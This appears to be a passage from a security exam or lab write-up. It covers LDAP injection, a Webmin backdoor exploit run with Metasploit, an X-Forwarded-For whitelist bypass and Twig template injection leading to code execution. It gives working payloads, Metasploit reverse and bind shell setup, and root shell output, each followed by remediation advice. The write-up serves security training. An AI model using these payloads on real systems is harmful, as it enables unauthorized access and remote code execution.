
```
POST /auth/login HTTP/1.1
...
user=netsquare&pass=%2a)(uid%3d%2a))(%7c(uid%3d%2a
```

4. **Identify the attack type:** LDAP Injection bypassing authentication.
5. **Navigate to the vulnerable login page** in the exam portal.
6. **Reproduce the attack** by using the same payload in the password field:
 - Username: netsquare
 - Password: *) (uid=*))|(uid=*
7. **Upload the attack proof file** named c34_poc.aspx (or create a file with this name containing the attack details).
8. **Submit the request** and confirm successful authentication bypass.

Proof:



Screenshot 1: Wireshark view showing the malicious LDAP injection payload in the PCAP file name.



Screenshot 2: Vulnerable login form in the exam portal with payload entered. Successful authentication bypass and login confirmation.

Logic Behind the Attack:

The LDAP injection payload `*)(uid=*))(|(uid=*` works by manipulating the LDAP query filter. When the application constructs a filter like `(&(user=...)(pass=...))`, the injected payload changes it to:

```
(&(user=netsquare)(pass=*)(uid=*))(|(uid=*))
```

This effectively makes the filter always evaluate to TRUE, bypassing password validation.

Recommendations:

- Implement proper input validation and sanitization for LDAP queries.
- Use parameterized LDAP queries or prepared statements.
- Apply proper authentication logic instead of relying solely on LDAP filter matching.
- Enable detailed logging of authentication attempts, especially malformed inputs.
- Set up real-time monitoring and alerts for repeated failed or anomalous login patterns.
- Conduct regular network traffic analysis and review logs for injection patterns.
- Restrict LDAP query permissions to minimal required access.

Task Name: C36 – Boot2Root Challenge

Vulnerability: A9:2017 – Using Components with Known Vulnerabilities

CVSS v3.1 Score: 9.8 (Critical)

Step to Reproduce:

1. Deploy the OVA file (**1b6453892473a467d07372d45eb05abc2031647a.ova**) and obtain the target IP address.
2. Perform port scanning with **nmap -sV -p- <target_IP>** to discover open ports.
3. **Identify Webmin running on port 5555** with version 1.920 (or similar vulnerable version).
4. Search for Webmin exploits using searchsploit webmin or **Metasploit (msfconsole)**.
5. Select the exploit **exploit/linux/http/webmin_backdoor (CVE-2019-15107)**.
6. **Configure Metasploit options:**
 - set payload cmd/unix/reverse_perl (or **bind_perl** if reverse fails)
7. Run the exploit to gain a root shell.
8. **Locate the proof/flag file** by searching the filesystem:
 - Found at **/var/proof.txt**
9. Read the flag: **cat /var/proof.txt → S51950682485110943686597424418**
10. Optional post-exploitation: Change Webmin admin password via **/etc/webmin/miniserv.users** or via the web interface after login.

Proof:-

```

msf exploit(linux/http/webmin_backdoor) > set RHOSTS 172.20.10.14
RHOSTS => 172.20.10.14
msf exploit(linux/http/webmin_backdoor) > set RPORT 5555
RPORT => 5555
msf exploit(linux/http/webmin_backdoor) > set
Display all 129 possibilities? (y or n)
msf exploit(linux/http/webmin_backdoor) > set LHOST 192.168.248.136
LHOST => 192.168.248.136
msf exploit(linux/http/webmin_backdoor) > run
[*] Started reverse TCP handler on 192.168.248.136:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/reverse_perl command payload
[*] Exploit completed, but no session was created.
msf exploit(linux/http/webmin_backdoor) > set payload cmd/unix/bind_perl
payload => cmd/unix/bind_perl
msf exploit(linux/http/webmin_backdoor) > run
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable.
[*] Configuring Automatic (Unix In-Memory) target
[*] Sending cmd/unix/bind_perl command payload
[*] Started bind TCP handler against 172.20.10.14:4444
[*] Command shell session 1 opened (192.168.248.136:38193 -> 172.20.10.14:4444) at 2026-01-07 14:10:09 -0800

```

Screenshot 1: Metasploit exploit configuration and successful exploit execution.

```

config.info.ja_JP.euc      module.info                save_sync.cgi
config.info.ko_KR.UTF-8   module.info.ar            save_twofactor.cgi
config.info.ko_KR.euc     module.info.bg            save_unix.cgi
config.info.ms_MY         module.info.bg.UTF-8      save_user.cgi
config.info.ms_MY.UTF-8   module.info.ca            schema.cgi
config.info.nl            module.info.ca.UTF-8      switch.cgi
config.info.nl.UTF-8      module.info.cz            system_info.pl
config.info.no            module.info.cz.UTF-8      twofactor.pl
config.info.no.UTF-8      module.info.da            twofactor_form.cgi
config.info.pl            module.info.da.UTF-8      useradmin_update.pl
config.info.pl.UTF-8      module.info.de            webmin.schema
config.info.pt_BR         module.info.de.UTF-8
~/test/webmin-1.920/acl # ^[[48;27Rwhoami
whoami
root
~/test/webmin-1.920/acl # ^[[48;27R

```


Screenshot 2: Root shell obtained (whoami returns root).

```

/etc/webmin # cd /var
cd /var
/var # ^[[3;8Rls
ls
cache      empty      local      log         proof.txt  spool      webmin
dpkg       lib        lock       opt         run        tmp
/var # ^[[7;8Rcat proof.txt
cat proof.txt
55519968622485110943606597424410
/var #

```

Screenshot 3: Locating and reading /var/proof.txt



Screenshot 4: Successful login to Webmin interface after password reset

Recommendations:


- Immediately update Webmin to the latest version.
- Restrict Webmin access to internal networks or VPN only.
- Implement strong authentication mechanisms and fail2ban.
- Run Webmin with minimal necessary privileges.
- Monitor logs for unusual access patterns or exploit attempts.
- Regularly scan for and patch known vulnerabilities in third-party components.
- Use intrusion detection systems (IDS) to detect exploitation attempts.

Task Name: C40 – Code Review: IP Whitelisting Bypass
Vulnerability: A2:2017 – Broken Authentication (IP Spoofing)
CVSS v3.1 Score: 6.5 (Medium)


Step to Reproduce:

1. **Analyze the provided PHP code** to understand IP verification logic:
 - The function **getIpAddress()** prioritizes **HTTP_X_FORWARDED_FOR** header over **REMOTE_ADDR**.
 - The function **isIpLocal()** checks if the IP starts with "127."
2. Access the vulnerable page and intercept the **POST request using Burp Suite**.
3. Add or modify the **X-Forwarded-For header** to a value starting with 127. (e.g., 127.0.0.1 or 127.1.2.3).
4. Forward the request and observe the server responds with **"Yes you did!"**, confirming the bypass.
5. Complete the challenge by submitting the proof of bypass.

Proof :



Screenshot 1: Modified request with X-Forwarded-For: 127.0.0.1 added.



Screenshot 3: Server response: "Yes you did!" confirming successful bypass. Challenge completion message.

Recommendations:

- Never trust client-supplied headers (X-Forwarded-For, X-Real-IP) for security decisions.
- Validate IPs against a whitelist using REMOTE_ADDR or a trusted proxy configuration.
- If using reverse proxies, configure them to overwrite or validate forwarded headers.
- Implement proper network-level IP filtering instead of application-level checks.
- Log both client-supplied and actual connection IPs for auditing and anomaly detection.

Task Name: C41– Code Review: Server-Side Template Injection (SSTI)

Vulnerability: A1:2017 – Injection (Twig SSTI → RCE)

CVSS v3.1 Score: 9.8 (Critical)


Step to Reproduce:

1. Analyze the provided PHP code that uses Twig template engine.
2. Identify the vulnerable function `get_user($name)` where \$name is directly passed to `$twig->render()` without sanitization.
3. Craft a Twig SSTI payload to execute OS commands. The payload used: `twig`
4.

```
{{ _self.env.registerUndefinedFilterCallback("exec") }}{{ _self.env.getFilter("id") }}
```
5. Embed the payload inside SOAP XML as the `<name>` parameter value.
6. Send the SOAP request to the vulnerable endpoint (`/conf.c1_ws01.ns`).
7. Observe the response containing the output of the `id` command, including the key.
8. **Logic Behind the Exploit:**

Twig templates can execute PHP code if unsafely rendered. The payload abuses Twig's internal `_self.env` object to register a filter callback that points to `exec()`, then calls it with the `id` command. This bypasses Twig's sandbox and achieves remote code execution on the server

Proof :



Screenshot 2: Response showing command execution output: Extracted key 0794c696b088fc932d587d93656592806 from the response.

Recommendations:

- Never render unsanitized user input with template engines.
- Use Twig's built-in sandboxing with explicit allowlists.
- Validate and escape all dynamic content before template rendering.
- Implement input validation and output encoding.
- Keep Twig and other dependencies updated to patch known SSTI vulnerabilities.
- Use static code analysis tools to detect unsafe template rendering.
- Limit server permissions for the web application user to reduce impact of RCE.